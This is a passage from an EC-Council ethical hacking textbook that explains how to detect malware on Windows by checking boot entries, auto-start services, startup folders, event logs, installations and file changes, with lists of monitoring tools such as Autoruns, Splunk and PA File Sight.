


Figure 7.80: Screenshot displaying drivers folder

- **Step 3: Check boot. ini or bcd (bootmgr) entries**

Check **boot.ini** or **bcd** (bootmgr) entries using the command prompt. Open **command prompt** with administrative privileges, type **bcdedit**, and press **Enter** to view all the boot manager entries.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.81: Screenshot displaying boot info

- **Step 4: Check Windows services that start automatically**

  Go to **Run** → Type **services.msc** and press Enter. Sort the services by **Startup Type** to check the Windows services list for services that automatically start when the system boots.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.82: Screenshot displaying services

- **Step 5: Check the Startup folder**

  Startup folders store applications or shortcuts to applications that auto-start when the system boots. To check the **Startup** applications, search the following locations in Windows 10:

  - **`C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup`**
  - **`C:\Users\(User-Name)\AppData\Roaming\Microsoft\Windows\StartMenu\Programs\Startup`**

  Another method to access startup folders is as follows:

  1. Press **Windows + R** simultaneously to open the **Run** box
  2. Type **shell: startup** in the box and click **OK** to navigate to the startup folder




Figure 7.83: Screenshot showing shell: startup command in the Run box

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Startup Program Monitoring Tool: Autoruns for Windows

Source: *https://docs.microsoft.com*

This utility can auto-start the location of any startup monitor, display what programs are configured to run during system bootup or login, and show the entries in the order that Windows processes them. Once this program is included in the startup folder, Run, RunOnce, and other registry keys, users can configure Autoruns to show other locations, including explorer shell extensions, toolbars, browser helper objects, Winlogon notifications, and auto-start services.

Autoruns' Hide Signed Microsoft Entries option helps the user to zoom in on third-party auto-start images that are added to the user's system, and it provides support for checking the auto-start images configured for other accounts on the system.





Figure 7.84: Screenshot of Autoruns for Windows

Some additional startup programs monitoring tools are as follows:

- WinPatrol (*http://www.winpatrol.com*)
- Autorun Organizer (*https://www.chemtable.com*)
- Quick Startup (*https://www.glarysoft.com*)
- StartEd Pro (*http://www.outertech.com*)
- Chameleon Startup Manager (*http://www.chameleon-managers.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Event Logs Monitoring/Analysis

Log analysis is a process that provides the details of an activity or event that can extract possible attacks in the form of Trojans or worms in the system. It serves as a primary source of information and helps in identifying security gaps. This process helps in detecting zero-day backdoor Trojans or any possible attacks (failed authentication/login attempts) when logs are analyzed for different components. Log monitoring can be performed for components that perform security operations, such as firewall systems, IDS/IPS, web servers, and authentication servers. The logs also contain file types, ports, timestamps, and registry entries. In Windows, system logs, application logs, access logs, audit logs, and security logs can be analyzed in Event Viewer under the section "Windows Logs."

Logs are located via the following paths:

- **System logs**

  Start → Windows Administrative Tools → Event Viewer → Windows Logs

- **System Security logs**

  Start → Windows Administrative Tools → Event Viewer → Windows Logs → Security

- **Applications and Services Logs**

  Start → Windows Administrative Tools → Event Viewer → Applications and Services Logs

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Log Analysis Tools:

- **Splunk**

  Source: *https://www.splunk.com*

  It is an SIEM tool that can automatically collect all the event logs from all the systems present in the network. Splunk forwarders need to be installed in all the systems in the network that need to be monitored, and these forwarders will transfer the real-time event logs from the network systems to the main Splunk dashboard.





Figure 7.85: Screenshot of Splunk

Some additional log monitoring/analysis tools are as follows:

- ManageEngine Event Log Analyzer (*https://www.manageengine.com*)
- Loggly (*https://www.loggly.com*)
- SolarWinds Log & Event Manager (*https://www.solarwinds.com*)
- Netwrix Event Log Manager (*https://www.netwrix.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Installation Monitoring

When the system or user installs or uninstalls any software application, traces of the application data might remain on the system. To find these traces, you should know the folders modified or created during the installation process as well as the files and folders that have not been modified by the uninstall process. Installation monitoring helps in detecting hidden and background installations performed by malware. Tools such as SysAnalyzer can be used to monitor the installation of malicious executables.

- **Mirekusoft Install Monitor**

  Source: *https://www.mirekusoft.com*

  Mirekusoft Install Monitor automatically monitors what is placed on your system and allows you to uninstall it completely. It works by monitoring resources (such as file and registry) that are created when a program is installed. It provides detailed information about the software installed. Furthermore, it helps you to determine the disk, CPU, and memory consumption of your programs. It also provides information about how often you use different programs. A program tree is a useful tool that can show you which programs were installed together.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 7.86: Screenshot of Mirekusoft Install Monitor

Some additional installation monitoring tools are as follows:

- SysAnalyzer (*https://www.aldeid.com*)
- Advanced Uninstaller PRO (*https://www.advanceduninstaller.com*)
- REVO UNINSTALLER PRO (*https://www.revouninstaller.com*)
- Comodo Programs Manager (*https://www.comodo.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Files and Folders Monitoring

Malware can modify the system files and folders to save some information in them. You should be able to find the files and folders that the malware creates and analyze them to collect any relevant stored information. These files and folders may also contain hidden program code or malicious strings that the malware would schedule for execution according to a specified schedule.

Scan for suspicious files and folders using tools such as PA File Sight, Tripwire, and Netwrix Auditor, to detect any Trojans installed as well as system file modifications.

- **PA File Sight**

  Source: *https://www.poweradmin.com*

  PA File Sight is a protection and auditing tool. It detects ransomware attacks coming from the network and stops them.

  Features:

  - Compromised computers are blocked from reaching files on other protected servers on the network
  - Detects users copying files and optionally blocks access
  - Real-time alerts allow appropriate staff to investigate immediately
  - Monitors who is deleting, moving, or reading files

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

